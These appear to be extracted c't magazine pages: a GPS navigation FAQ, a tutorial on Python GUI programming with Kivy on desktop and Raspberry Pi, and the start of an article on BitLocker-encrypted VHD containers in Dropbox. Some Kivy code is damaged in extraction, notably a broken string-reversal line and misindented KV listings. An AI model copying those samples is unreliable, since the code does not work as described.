! Laden Sie eine Karte von OpenStreetMap auf Ihr Gerät. Kostenlos geht das allerdings nur für Geräte von Garmin. Je nach Anwendung gibt es sie in unterschiedlichen Varianten und Renderings (siehe c't-Link am Ende des Artikels). Tipp: Bevorzugen Sie routingfähige Karten, denn damit können Sie das Navi auch mal eine Route von A nach B selbstständig berechnen lassen, falls Sie keinem gespeicherten Track folgen wollen. Eine Karte mit Installer (für Windows oder Mac OS) erleichtert die Installation der Karte in der Planungssoftware Basecamp. Damit organisieren Sie auch das Kopieren der nötigen Kartenausschnitte auf das GPS-Gerät. In einigen Anleitungen steht, dass Sie verschiedene Kartenkacheln nicht nacheinander, sondern nur zusammen als Gesamtpaket mit dem Namen gmapsupp.img ans Navi schicken müssen. Das gilt aber nur für sehr alte Geräte (vor Modelljahr 2010).

GPS-Gerät zeigt am PC geplante Routen falsch an

? Damit die große Radtour im Sommer ein Erfolg wird, habe ich sie mit der Software Garmin Basecamp am PC geplant und die Route auf mein GPS-Gerät überspielt. Das zeigt jedoch eine ganz andere Routenführung an. Ich will aber dem am PC geplanten Wegeverlauf folgen, weil er an einigen tollen Aussichten entlang führt. Wie kriege ich das hin?

! Speichern Sie die am PC geplante Route nicht als Route ab, sondern als Track. Der Unterschied liegt darin, dass das GPS-Gerät bei einem Track den gesamten Streckenverlauf als Reihe von sogenannten Trackpunkten vom PC erhält. Diese Krümelspur zeigt das Gerät 1:1 an, man muss ihr nur noch folgen.

Bei einer Route hingegen erhält das GPS-Gerät nur Start und Ziel. Den Streckenverlauf berechnet es dann intern auf Basis der Karte im Gerät sowie anhand Ihrer Vorgaben. Falls Sie am PC beispielsweise eine OpenStreetMap-Karte und auf dem GPS-Gerät eine Topo-Karte von Garmin nutzen, haben PC und GPS-Gerät un-

terschiedliche Voraussetzungen zum Berechnen der Route – entsprechend unterscheiden sich die Ergebnisse.

Einen Nachteil hat die Navigation mit Tracks allerdings: Je nach GPS-Gerät müssen Sie selbst darauf achten, auf dem Track zu bleiben, weil das GPS-Gerät anders als bei der Routennavigation keine Abbiegehinweise gibt. Etliche GPS-Gerätemodelle informieren immerhin, wenn Sie sich zu weit von einem eingestellten Track entfernen. Auch wenn einige Navis überspielte Tracks in Routen mit Abbiegehinweisen umwandeln können, sollten Sie aus den beschriebenen Gründen darauf verzichten. Falls Sie unbedingt Abbiegehinweise wollen und leichte Abweichungen im Wegeverlauf nicht stören: Bauen Sie eine Route, die alle wichtigen Orte als Zwischenziele enthält. Am besten legen Sie dafür jeweils Wegpunkte an und versehen diese mit einem Annäherungsalarm.

Gute Routen finden

? Mir ist es zu mühsam, Touren vorzuplanen. Wo bekomme ich gute Tourenvorschläge für Wanderungen und Ausfahrten mit dem Fahrrad?

! In Feriengebieten bieten viele Fremdenverkehrsämter Tourenvorschläge auf ihren Internetseiten als GPX-Dateien an. Tourenportale wie outdooractive.de und gpsies.com sind ebenfalls eine Fundgrube für Touren aller Art. Solche Webseiten bieten etliche Tausend Vorschläge, daher ein paar Tipps zur Suche: Nutzen Sie die Filterfunktion, um gezielt nach Rundwegen oder Einweg-Strecken zu suchen. Grenzen Sie die Streckenlänge ein und wählen Sie, ob Sie zu Fuß unterwegs sind oder per Rad. Das macht die Liste der Vorschläge schon viel übersichtlicher. Berücksichtigen Sie User-Bewertungen und bevorzugen Sie neuere Tourenvorschläge, da ältere wegen gesperrter oder neuer Wege unter Umständen nicht mehr gangbar sind.

Haben Sie etwas gefunden, laden Sie die Tour als GPX-Datei herunter – und zwar als Track, nicht als Route. Das GPX-



Radfahr-Apps wie Komoot zeigen die Beschaffenheit der Wege auf der geplanten Route an.

Format ist für die meisten Outdoor-Navis geeignet. Kopieren Sie GPX-Dateien per USB-Kabel auf Ihr GPS-Gerät. Falls nicht bereits voreingestellt, wählen Sie beim Verbinden des Geräts mit dem Computer den Massenspeichermodus. Bei Garmin-Geräten legen Sie die GPX-Datei ins Verzeichnis „Garmin/GPX“ ab. Sollte der Gerätespeicher schon voll sein, können Sie den Ordner auch auf der Speicherkarte erzeugen. Die Strecke findet man auf dem Gerät dann unter „Zieleingabe / Tracks“. Bei Falk-Geräten kommen die Tracks in den Ordner „GPX-Import“. Das Navi listet die Tour dann im Menü „übertragene Tracks“. Bei Teasi-Radnavis legen Sie einen Ordner namens „BikeNav“ an und erzeugen den Ordner „ImportedTrips“ darin. Das ist dort der Zielordner für importierte GPX-Dateien. (mil@ct.de)

OpenStreetMap-Karten: ct.de/ypwn

Anzeige

Anzeige



Mit und ohne X

GUI-Entwicklung mit Kivy für Python

Ob im Fenster oder gänzlich ohne X-Server, mit der Python-Bibliothek Kivy programmieren Sie grafische Anwendungen leicht und nahezu plattformunabhängig, zum Beispiel für den Desktop oder Embedded-Systeme wie den Raspberry Pi.

Von Mirko Dölle

Die Kivy-Bibliothek für Python bringt grafische Anwendungen auf den Schirm, egal ob bereits ein X-Server mit Desktop läuft oder nicht. So ist Kivy nicht nur für Python-Programmierer interessant, die sich eine ansprechende und leicht zu bedienende Oberfläche für ihre Anwendungen wünschen, sondern auch für Embedded-Entwickler, die etwa mit

einem Raspberry Pi oder einem anderen Embedded-System eine Appliance bauen wollen. Dabei unterstützt Kivy Touchscreens wie selbstverständlich und lässt sich mit Gesten bedienen.

Läuft kein X-Server, spricht Kivy die Grafik-Hardware via OpenGL direkt an. So starten Kivy-Programme nicht nur auf dem Desktop-PC unter X, sondern auch auf Embedded-Boards wie dem Raspberry Pi ohne X-Server. Das spart nicht nur Ressourcen, sondern erleichtert auch die Bedienung über Touch-Displays, weil Gesten möglich sind. Deshalb fiel die Wahl auf Kivy, als wir nach einer Bibliothek zur Ansteuerung des Internet-Radios aus [1] suchten.

Ein weiterer Pluspunkt: Die Gestaltung der grafischen Oberfläche ist vom Ausgabebeweg weitestgehend unabhängig.

Daher können Sie Anwendungen für Embedded-Systeme bequem am PC unter X entwerfen und entwickeln, anstatt ständig auf einem Raspberry Pi testen zu müssen. Hardware- und systemspezifische Befehle müssen Sie dann aber in dieser Entwicklungsphase auskommentieren.

Versionsdschungel

Kivy gehört nicht zum Standard-Installationsumfang der verschiedenen Linux-Distributionen, sondern muss meist über das Paket `python-kivy` nachinstalliert werden. Um die Beispiele dieses Artikels ausprobieren zu können, benötigen Sie Kivy ab Version 1.9. Bei OpenSuse und Arch Linux finden Sie Kivy in der ausreichend aktuellen Version 1.9.1 im Repository, bei Ubuntu ist es die ebenfalls geeignete Version 1.9.0. Debian Jessie, Raspbian und

andere Debian-Stable-Derivate bieten allerdings nur die veraltete Version 1.8.0. Dort fehlen etliche Bedienelemente, darunter die in diesem Artikel erwähnten Auswahllisten.

Bei Debian und Raspbian Testing hingegen steht die Version 1.9.1 im Repository bereit – Sie können also entweder die Pakete aus dem Testing-Repository installieren oder die Kivy-Pakete selbst übersetzen. Wie das geht, erklärt der Kasten am Ende des Artikels am Beispiel des Raspberry Pi. Gibt es wie bei Fedora noch kein fertiges Paket, müssen Sie Kivy aus dem Quellcode lokal übersetzen und einrichten. Die komfortabelste Methode ist der Einsatz des Python-Installers PIP, oft genügt ein Aufruf von `pip install kivy`, wenn Python und PIP bereits vorhanden sind – sogar unter macOS.

Eine Stärke von Kivy ist die Trennung von Funktion und Darstellung. So gibt es neben dem Python-Skript einer Anwendung mit der typischen Dateierweiterung `.py` eine separate Datei mit der Gestaltung der Bedienoberfläche, die die Endung `.kv` trägt und deshalb in der Dokumentation oft auch als KV-Datei (KV file oder Kivy file) bezeichnet wird. Beide Dateien sind über die Kivy-Bibliothek miteinander verknüpft: So sind in der KV-Datei benannte Elemente automatisch als globale Objekte des Python-Code definiert.

Teile und programmiere

Ein erstes Beispiel veranschaulicht zunächst die Trennung von Darstellung und Funktion. Die KV-Datei mit dem Inhalt

```
Screen:
    Label:
        text: 'Beispiel1'
```

erzeugt ein Root-Objekt `Screen` mit einem Textfeld (`Label`), das den Text `Beispiel1` enthält. Speichern Sie diese Zeilen in der Datei `beispiel1.kv`. Wichtig ist, auch in der KV-Datei wie in Python üblich mit vier Leerzeichen pro Ebene einzurücken. Um in den hier abgedruckten Beispielen Zeilenumbrüche zu minimieren, haben wir mit nur zwei Leerzeichen pro Ebene eingerückt. Der zugehörige Python-Code von Beispiel 1 umfasst kaum mehr Zeilen:

```
from kivy.app import App
class Beispiel1App(App):
    pass
```

```
if __name__ == '__main__':
    Beispiel1App().run()
```

Der Name, unter dem Sie den Python-Code speichern, spielt für Kivy keine Rolle – wir haben `beispiel1.py` verwendet. Anders ist es beim Namen der KV-Datei: Er wird durch den Namen der App-Klasse im Python-Code festgelegt. Bei der von uns verwendeten Bezeichnung `Beispiel1App` muss die KV-Datei unter dem Namen `beispiel1.kv` gespeichert sein, andernfalls findet Kivy sie nicht. Den Dateinamen der KV-Datei bestimmt Kivy stets aus dem Namen der Klasse, entfernt davon die Endung `App` und wandelt das Ganze in Kleinbuchstaben um.

Beim Start des Beispielprogramms mittels `python beispiel1.py` öffnet Kivy unter X ein schwarzes Fenster und zeigt den Text in weißer Schrift an – ohne X gibt es kein Fenster und Kivy nutzt den gesam-

ten Bildschirm für die Darstellung. Selbstverständlich lässt sich der Bildschirm auch einfärben, etwa in einem dunklen Rot, indem Sie als Beispiel 2 die KV-Datei um die Definition einer Hintergrundfarbe erweitern:

```
Screen:
    canvas:
        Color:
            rgba: 1,0,0,0.3
        Rectangle:
            pos: self.pos
            size: self.size
...
```

Denken Sie daran, dass Sie den Namen der App-Klasse im Python-Code in `Beispiel2App` ändern und auch in der Initialisierung nun `Beispiel2App().run()` aufrufen müssen, falls Sie für das neue Beispiel eine neue KV-Datei `beispiel2.kv` anlegen.

```
ScreenManagement:
    Main:
        Setup:
<Main>:
    name: 'main'
    beschriftung: ''
    BoxLayout:
        orientation: 'vertical'
    BoxLayout:
        size_hint_y: 0.8
        canvas:
            Color:
                rgba: 1,0,0,0.3
            Rectangle:
                pos: self.pos
                size: self.size
        Label:
            text: root.beschriftung
        Button:
            text: 'zum Setup'
            on_release: root.manager\
                .current = 'setup'
    BoxLayout:
        size_hint_y: 0.2
        Label:
            text: root.beschriftung
<Setup>:
    name: 'setup'
    Button:
        text: 'zu Main'
        on_release: root.manager\
            .current = 'main'
```

```
from kivy.app import App
from kivy.uix.screenmanager \
    import ScreenManager, Screen
from kivy.uix.boxlayout \
    import BoxLayout
from kivy.properties \
    import StringProperty
class ScreenManagement(\
    ScreenManager):
    pass
class Main(Screen):
    beschriftung=StringProperty(None)
class Setup(Screen):
    pass
class Beispiel6App(App):
    def build(self):
        global SM
        SM = self.root
        s = SM.get_screen('main')
        s.beschriftung = 'Beispiel6'
if __name__ == '__main__':
    Beispiel6App().run()
```

Die Definition der Bedienoberfläche in der KV-Datei (links) und Python-Implementierung (rechts) sind bei Kivy getrennt. Python-Code sollte nur dort in einer KV-Datei vorkommen, wo er Bedienelemente steuert – etwa zum Umschalten zwischen virtuellen Bildschirmen.



Die Aufteilung des Internet-Radio-GUI in mehrere Bereiche erfolgt mit BoxLayouts, die an HTML-Frames erinnern. Die verschiedenen Farben verdeutlichen, wo die einzelnen Boxen angeordnet sind.



Gerecht geteilt: Ohne explizite Größenangabe macht Kivy das Label-Element links oben und den grauen Button rechts daneben gleich groß. Ein Klick auf den Button spiegelt den Beschriftungstext.

Das canvas-Element bekommt Farbe (Color) und Größe (Rectangle) zugewiesen. Die Farbwerte für RGB und Alpha wählen Sie im Bereich 0 bis 1 – im Beispiel ist es rot mit 30 Prozent Sättigung, was auf dem schwarzen Hintergrund ein Dunkelrot ergibt. Diese Methode funktioniert nicht nur beim Root-Element, sondern auch bei vielen anderen Elementen – etwa dem Box-Layout, das man sich wie Frames in HTML vorstellen kann. Hier Beispiel 3 mit zwei horizontal nebeneinander stehenden Bereichen, der erste rot hinterlegt:

```
Screen:
    beschriftung: ''
    BoxLayout:
        BoxLayout:
            canvas:
                Color:
                    rgba: 1,0,0,0.3
            Rectangle:
                pos: self.pos
                size: self.size
        Label:
            text: root.beschriftung
        BoxLayout:
            Label:
                text: root.beschriftung
```

Wichtig ist, dass die beiden Boxen in eine gemeinsame übergeordnete BoxLayout eingeschlossen sind, denn dieses ist für die Anordnung der darin enthaltenen Elemente zuständig. Um die beiden Boxen nicht horizontal nebeneinander aufzureihen, sondern vertikal übereinander,

geben Sie das einfach im übergeordneten BoxLayout an:

```
BoxLayout:
    orientation: 'vertical'
    ...

Neu ist im Beispiel 3 auch, dass der Label-Text nun nicht mehr durch Konstanten definiert ist, sondern aus der – leeren – Variablen beschriftung eingefügt wird, die unterhalb des Root-Objekts Screen definiert ist. Der nachfolgende Python-Code für beispiel3.py zeigt, wie Sie die Variable aus der KV-Datei mit dem Python-Code verknüpfen und erst beim Programmstart füllen:
```

```
from kivy.app import App
from kivy.uix.boxlayout import BoxLayout
from kivy.properties import StringProperty

class Screen(BoxLayout):
    beschriftung = StringProperty(None)

class Beispiel3App(App):
    def build(self):
        s = self.root
        s.beschriftung = 'Beispiel3'

if __name__ == '__main__':
    Beispiel3App().run()
```

So können Sie aus dem Python-Code heraus Texte der grafischen Oberfläche verändern.

Sofern in der KV-Datei nichts anderes steht, reserviert Kivy für Objekte der gleichen Ebene auch die gleiche Größe.

Deshalb sind die beiden Boxen aus Beispiel 3 gleich groß. Einen Hinweis auf die gewünschte Größe können Sie mittels `size_hint` respektive Breite und Höhe per `size_hint_x` und `size_hint_y` Kivy mitgeben. Der Wert liegt zwischen 0 und 1 und gibt die relative Größe in Prozent in Bezug auf das übergeordnete Element an.

Genau wie HTML-Frames lassen sich Boxen mehrfach verschachteln und so das Fenster in unterschiedliche Bereiche unterteilen – etwa um unterschiedliche Bedienelemente unterzubringen. Das haben wir auch beim Internet-Radio-Frontend `mp3pi` genutzt, in der Abbildung links oben sind zum besseren Verständnis die einzelnen BoxLayout rot, grün, blau und gelb hinterlegt.

Texte lassen Sie am besten mit den schon bekannten Labels ausgeben, Buttons funktionieren genauso einfach:

```
...
BoxLayout:
    Label:
        text: root.beschriftung
    Button:
        text: root.beschriftung
        on_press: root.beschriftung[: -1] = root.beschriftung[: -1]
    BoxLayout:
        ...
```

Die rechts oben stehende Abbildung zeigt das Ergebnis: Ein grauer Button rechts neben dem dunkelrot hinterlegten Label, wobei ohne Hinweis auf die Größenver-

hältnisse (`size_hint`) beide Elemente gleich groß sind. Was der Button auslöst, wenn Sie ihn anklicken, steht hinter `on_press`: Er dreht die Reihenfolge der Zeichen in `root.beschriftung` um. Da `root.beschriftung` an allen Stellen mit Textausgabe referenziert wurde, ändert sich die Beschriftung folglich auch überall.

Bei Anwendungen für Touchscreens sollten Sie übrigens besser `on_release` statt `on_press` verwenden: Wird der Button beim Drücken ausgeblendet und es erscheint an gleicher Stelle ein anderes Element, wird auch bei diesem das `on_press`-Event ausgelöst. Indem Sie auf `on_release` reagieren, wird der Button nur beim Antippen aktiv, also wenn der Finger anschließend wieder weggenommen wird – nicht aber beim Halten.

Kivy kennt noch etliche weitere Bedien- und Anzeigeelemente, etwa `List-View`, das beim Internet-Radio für die Senderauswahl benutzt wird, `DropDownList` oder `Image`, um ein Bild einzubinden. Es gibt aber auch komplexe Elemente wie `FileChooserIconView`, ein Dateiauswahl-dialog mit grafischen Icons, oder den Video-Player `Video`.

Bildwechsel statt Fensterwechsel

Eine Beschränkung von Kivy ist, dass es keine neuen Fenster öffnen kann – allein schon deshalb, weil es ohne X-Server und ohne Window Manager gar keine Fenster gibt. Stattdessen verwendet man mehrere virtuelle Bildschirme, zwischen denen Sie über den `ScreenManager` wechseln. Im Radio-Frontend nutzen wir diese Funktion, um von der Radio-Oberfläche zu den Systemeinstellungen umzuschalten.

Ein etwas vereinfachtes Beispiel enthalten die beiden Listings auf Seite 177. Auf der linken Seite sehen Sie den Inhalt der KV-Datei, rechts den Inhalt der Python-Datei. Sie können beide Dateien, genau wie die übrigen Beispiele, über den Link am Ende des Artikels herunterladen.

Das neue Root-Element der KV-Datei ist nun `ScreenManagement`, es enthält die Klassen `Main` und `Setup`. Die Definition dieser Klassen erfolgt unmittelbar darunter, gekennzeichnet durch den Klassennamen in spitzen Klammern. Die Klasse `Main` entspricht größtenteils der KV-Datei des letzten Beispiels. Hinzugekommen ist lediglich die Definition von `name` am Anfang der

Klasse. Außerdem löst der Button eine neue Aktion aus: Er ändert den Wert von `root.manager.current`. Hinter `root.manager` verbirgt sich der `ScreenManager`, `current` enthält den Namen der aktuell angezeigten Klasse. Unmittelbar nach dem Start ist das die erste in `ScreenManager` definierte, also `main`. Indem auf Knopfdruck dort `setup` eingetragen wird, wechselt der `ScreenManager` zur `Setup`-Klasse – und wieder zurück zu `Main`, wenn Sie im `Setup` auf den Button klicken.

Der Clou ist, dass wie bei einem Fensterwechsel der Bildinhalt der gerade nicht

angezeigten Klassen erhalten bleibt, Sie also nicht nach einem Wechsel die Darstellung aktualisieren müssen. Das ersetzt zwar keinen Window Manager, erleichtert aber die Programmierung ungemein, indem Sie mehrere unabhängige Bereiche nutzen können. (mid@ct.de) **ct**

Literatur

- [1] Mirko Dölle, Thomas Koch, Weltempfänger, Raspi als Internet-Radio mit Touch-Bedienung, c't 6/17, S. 84

Listings zum Download: ct.de/yszb

Kivy auf dem Raspberry Pi

Die Portabilität von Kivy kommt insbesondere dem Raspberry Pi zugute: Dank OpenGL-Unterstützung des Grafikernels laufen Kivy-Anwendungen nativ auf dem Mini-Prozessor sowohl im Fenster unter X als auch ohne X-Server und Fenster. Ein großer Vorteil ist, dass Kivy bei korrekter Einrichtung auch Gesten unterstützt.

Allerdings ist die Python-Bibliothek im Standard-Repository der Raspbian-Distribution veraltet und noch dazu falsch übersetzt, dem Paket `python-kivy` fehlt ausgerechnet die OpenGL-Unterstützung. Deshalb sollten Sie das Paket in jedem Fall selbst auf dem Raspberry Pi neu übersetzen. Die passenden Quellen finden Sie im Repository des Testing-Zweigs von Raspbian. Um per `apt` direkt darauf zugreifen zu können, fügen Sie folgende Zeile an die Datei `/etc/apt/sources.list` an:

```
deb-src http://archive.raspbian.org/
└─raspbian/ testing main contrib
└─non-free rpi
```

Anschließend aktualisieren Sie die Paketlisten per `sudo apt-get update` und laden die Kivy-Quellen mittels `sudo apt-get source kivy` herunter. Die zum Übersetzen des Pakets benötigten Abhängigkeiten installieren Sie per `sudo apt-get build-dep kivy`. Nun können Sie Kivy übersetzen und installieren:

```
cd kivy*
dpkg-buildpackage -tc
cd ..
```

```
sudo dpkg -i python-kivy*.deb
sudo apt-get -f install
```

Die OpenGL-Unterstützung wird dabei automatisch aktiviert, sodass Sie Kivy-Programme nun direkt auf der Textkonsole und ohne grafische Oberfläche ausführen können.

Damit Kivy auch Touch-Events erkennt, müssen Sie das Paket `mtdev-tools` nachinstallieren und die Konfigurationsdatei `/root/.kivy/config.ini` anpassen. Kivy erzeugt die Datei mit den Standardeinstellungen erst, wenn Sie die Bibliothek durch folgenden Befehl erstmalig in Python laden:

```
python -c "import kivy"
```

Nun können Sie die Datei `/root/.kivy/config.ini` in einem Editor öffnen und den Abschnitt `[input]` durch folgende Zeilen ersetzen:

```
mouse = mouse
%(name)s = probesysfs,
└─provider=hidinput
mtdev_%(name)s = probesysfs,
└─provider=mtdev
hid_%(name)s = probesysfs,
└─provider=hidinput
```

Übrigens wird die Textkonsole von Kivy so lange überlagert, wie Ihre Anwendung im Grafikmodus läuft. Eingaben landen dann direkt in Kivy und nicht in der Textkonsole. Das ist für Appliances sehr praktisch, da sie nicht erst die Konsolen-Logins abschalten müssen, um den Bildschirm für Kivy freizuräumen.



Bild: Jörg Niehage

Gut verwahrt

Daten mit Windows-Bordmitteln sicher in der Cloud speichern

Cloud-Dienste wie Dropbox oder OneDrive eignen sich perfekt, um Dateien zwischen mehreren Rechnern zu übertragen. Vertrauliche Dokumente möchte man ihnen aber nur verschlüsselt anvertrauen. Alles, was dazu nötig ist, bringt Windows bereits mit.

Von Hajo Schulz

Die Client-Programme populärer Cloud-Speicherdienste beobachten einen Ordner auf dem PC des Anwenders; alles, was er dort speichert, wird automatisch auf den Server des Diensteanbieters übertragen. In Gegenrichtung lädt der Client alle Änderungen an den online gespeicherten Dateien auf den lokalen PC herunter. Installiert man die Software auf

mehreren Rechnern und verbindet sie mit demselben Cloud-Konto, synchronisieren sich die Dateien aus dem designierten Ordner automatisch.

Außer auf den Rechnern des Anwenders landen die Daten dabei natürlich auch in einem oder mehreren Rechenzentren des Dienstleisters, irgendwo auf der Welt und allenfalls durch vom Kunden nicht zu kontrollierende Sicherheitsmaßnahmen vor neugierigen Blicken geschützt. Persönliche oder gar vertrauliche Daten sollte man also besser verschlüsseln, bevor man sie der Cloud anvertraut.

Dafür gibt es grundsätzlich zwei verschiedene Ansätze: Entweder verschlüsselt man jede Datei einzeln oder man speichert alle zu schützenden Dateien in einem gemeinsamen verschlüsselten Container und synchronisiert den dann am Stück. Für beide Vorgehensweisen gibt es Program-

me, die das mehr oder weniger elegant erledigen, ohne dass der Anwender sich ständig darum kümmern müsste. Der wahrscheinlich populärste Einzeldateiverschlüsseler hört auf den Namen BoxCryptor, ist in der kostenlosen Version aber funktional und beim Volumen der zu kodierenden Daten eingeschränkt. Unter den Container-Chiffrierern hat das Open-Source-Programm TrueCrypt beziehungsweise sein Nachfolger VeraCrypt die Nase vorn.

Windows-Anwender brauchen sich aber eigentlich gar kein zusätzliches Programm zu installieren: Alles, was man zum Anlegen und Verschlüsseln eines sicheren Datei-Containers braucht, hat Windows bereits an Bord. Einige der benötigten Funktionen stecken zwar nur in den Pro-, Enterprise- und Ultimate-Versionen – mit einem Trick kann man sie aber auch als Home-Anwender benutzen.

Virtuell

Der im Folgenden beschriebene Vorschlag zum sicheren Speichern von Daten in der Cloud beruht auf der Windows-Kryptotechnik BitLocker. Eigentlich ist die dazu da, komplette Datenträger zu verschlüsseln, also interne und externe Festplatten, Flash-Speicherkarten und -sticks und so weiter. Seit einigen Ausgaben beherrscht Windows aber auch den Umgang mit virtuellen Festplatten: Diese als Dateien mit der Endung .vhd oder .vhdx gespeicherten Container lassen sich wie ein echter Datenträger in Windows einbinden. Die darin enthaltenen Partitionen bekommen Laufwerksbuchstaben zugewiesen, man kann auf ihnen Dateien speichern, löschen und ändern wie von einer echten Festplatte gewöhnt – und man kann sie mit BitLocker verschlüsseln.

Weil sie aber andererseits gewöhnliche Dateien sind, lassen sie sich auch in einem OneDrive- oder Dropbox-Ordner speichern und werden dann wie alle anderen Dateien automatisch synchronisiert. Dabei ergibt sich allerdings ein kleines Problem: In so einem Container stecken ja in der Regel mehrere Dateien und er kann recht groß werden. Würde der Synchronisations-Client die VHD-Datei jedes Mal nach einer kleinen Änderung an einem enthaltenen Dokument komplett neu in die Cloud hochladen, würde das nicht nur unnötig lange dauern, sondern auch reichlich Netzbandbreite verschwenden.

Von den Cloud-Speicherdiensten, die wir uns angesehen haben, beherrscht einzig der Dropbox-Client die Kunst, bei einer kleinen Änderung nur die überschriebenen Sektoren neu zu übertragen – sowohl in Upload- als auch in Download-Richtung. Wollen Sie der hier beschriebenen Anleitung folgen, sollten Sie sich dafür also auf jeden Fall ein Dropbox-Konto besorgen. Das gibt es mit einem Speichervolumen von 2 GByte nach einer Anmeldung unter www.dropbox.com kostenlos. Indem Sie einige Anleitungen durchklicken, über Ihre Erfahrungen mit Dropbox auf Twitter berichten oder den Dienst in Ihrem Bekanntenkreis weiterempfehlen, können Sie das kostenlose Volumen auf bis zu 16 GByte aufstocken. Wem das nicht reicht, der schließt für 8,25 Euro pro Monat ein „Dropbox Plus“-Abo ab und bekommt dafür 1 TByte Speicherplatz.

Einrichten

Das Anlegen einer neuen VHD-Datei erledigt unter Windows ein Dialog, der in der Datenträgerverwaltung steckt und dort über den Menübefehl „Aktion/Virtuelle Festplatte erstellen“ aufzurufen ist. Bei der Größe Ihrer neuen virtuellen Festplatte sollten Sie nicht zu knauserig kalkulieren: Sofern Sie unter „Art der virtuellen Festplatte“ die Option „Dynamisch erweiterbar“ auswählen, geben Sie damit nämlich nur die maximale Größe an. Bis die VHD-Datei komplett gefüllt ist, belegt sie auf Ihrer Festplatte und in der Upload-Bilanz immer nur den Platz, den die darin gespeicherten Daten benötigen (plus ein paar KByte an Verwaltungsinformationen). Für die Verwendung in der Dropbox reicht das ältere, auch mit Windows 7 kompatible VHD-Format völlig aus; das modernere VHDX brauchen Sie nur, wenn die virtuelle Festplatte größer als 2 TByte werden soll.

Ein Klick auf OK legt die VHD-Datei an. Bevor Sie sie benutzen können, müssen Sie sie aber wie eine fabrikneue echte Festplatte initialisieren, also eine Partitionstabelle und mindestens eine Partition anlegen. Um Ersteres zu erledigen, suchen Sie die neue virtuelle Festplatte in der Datenträgerverwaltung unten in der Liste der Datenträger – normalerweise steckt sie hinter dem letzten Eintrag; Sie erkennen sie auf jeden Fall an dem Zusatz „Nicht initialisiert“. Führen Sie im linken Bereich des Eintrags einen Rechtsklick

aus und wählen Sie „Datenträgerinitialisierung“. Der folgende Dialog stellt Sie vor die Wahl, ob Sie die Platte im MBR- oder im GPT-Partitionsstil einrichten wollen. Mit „MBR“ sind Sie hier auf der sicheren Seite; das einzige Argument für GPT wäre der für die Dropbox eher unübliche Wunsch, Partitionen von über 2 TByte Größe einzurichten.

Anschließend können Sie weiter rechts auf den „Nicht zugeordneten“ Bereich rechtsklicken und ein „Neues einfaches Volume“ erstellen. Die ersten drei Seiten des damit auf den Plan gerufenen Assistenten tragen schon sinnvolle Werte. Die Wahl des Dateisystems ist Geschmackssache: NTFS ermöglicht Dateien von mehr als 2 GByte Größe in der VHD und eine Kompression, die je nach der Art der gespeicherten Daten ein bisschen Plattenplatz und Dropbox-Synchronisationsvolumen sparen kann. FAT32 kommt dafür ohne Dateirechte aus, die hier ja eher hinderlich als nützlich sind: Zugriff hat ohnehin nur, wer das gleich noch einzurichtende BitLocker-Kennwort kennt. Die Schnellformatierung sollten Sie zur Zeitersparnis eingeschaltet lassen.


Verschlüsseln


Im nächsten Schritt richten Sie die BitLocker-Verschlüsselung auf dem virtuellen Laufwerk ein. Wie kompliziert das wird, hängt davon ab, welche Windows-Edition

Sie besitzen: Professional-, Ultimate- und Enterprise-Anwender finden den zuständigen Befehl „BitLocker aktivieren“ einfach im Kontextmenü des Laufwerks im Explorer. In den Home-Editionen ist BitLocker darauf beschränkt, ein Laufwerk mit bestehender Verschlüsselung zu benutzen – sämtliche Verwaltungsfunktionen zum Konfigurieren eines neuen BitLocker-Laufwerks oder zum Ändern von Kennwörtern fehlen. Wenn Sie die Cloud-Synchronisierung angehen, um Daten zwischen verschiedenen Rechnern zu übertragen, reicht es aber, wenn einer davon eine der „großen“ Windows-Lizenzen besitzt. Administratorrechte vorausgesetzt können Sie die Verschlüsselung also zum Beispiel auf Ihrem Arbeitsplatzrechner einrichten und dann von allen anderen beteiligten Rechnern aus benutzen.

Wer ausschließlich Windows-Home-Rechner im Zugriff hat, kann sich mit dem Trick behelfen, parallel zum Haupt-Windows eine der Testlizenzen zu installieren, die Microsoft für Evaluationszwecke kostenlos bereitstellt (siehe den blauen c't-Link am Ende des Artikels). Es handelt sich dabei um Windows-Enterprise-Lizenzen, die jeweils 90 Tage ab Installationsdatum gültig sind. Besonders einfach gelingt die Installation mit unserem Skript [c't-Win2VHD \[1\]](#), das darüber hinaus den Vorteil hat, dass sich die Parallelinstallation mit wenigen Klicks rückstandsfrei

Eine neue virtuelle Festplatte ist mit wenigen Mausklicks angelegt. Auch mit dem älteren VHD-Dateiformat funktioniert sie „Dynamisch erweiterbar“ einwandfrei.





Für die sichere BitLocker-Verschlüsselung ist ein ausreichend langes Kennwort Pflicht.

wieder entsorgen lässt, wenn Sie sie nicht mehr brauchen.

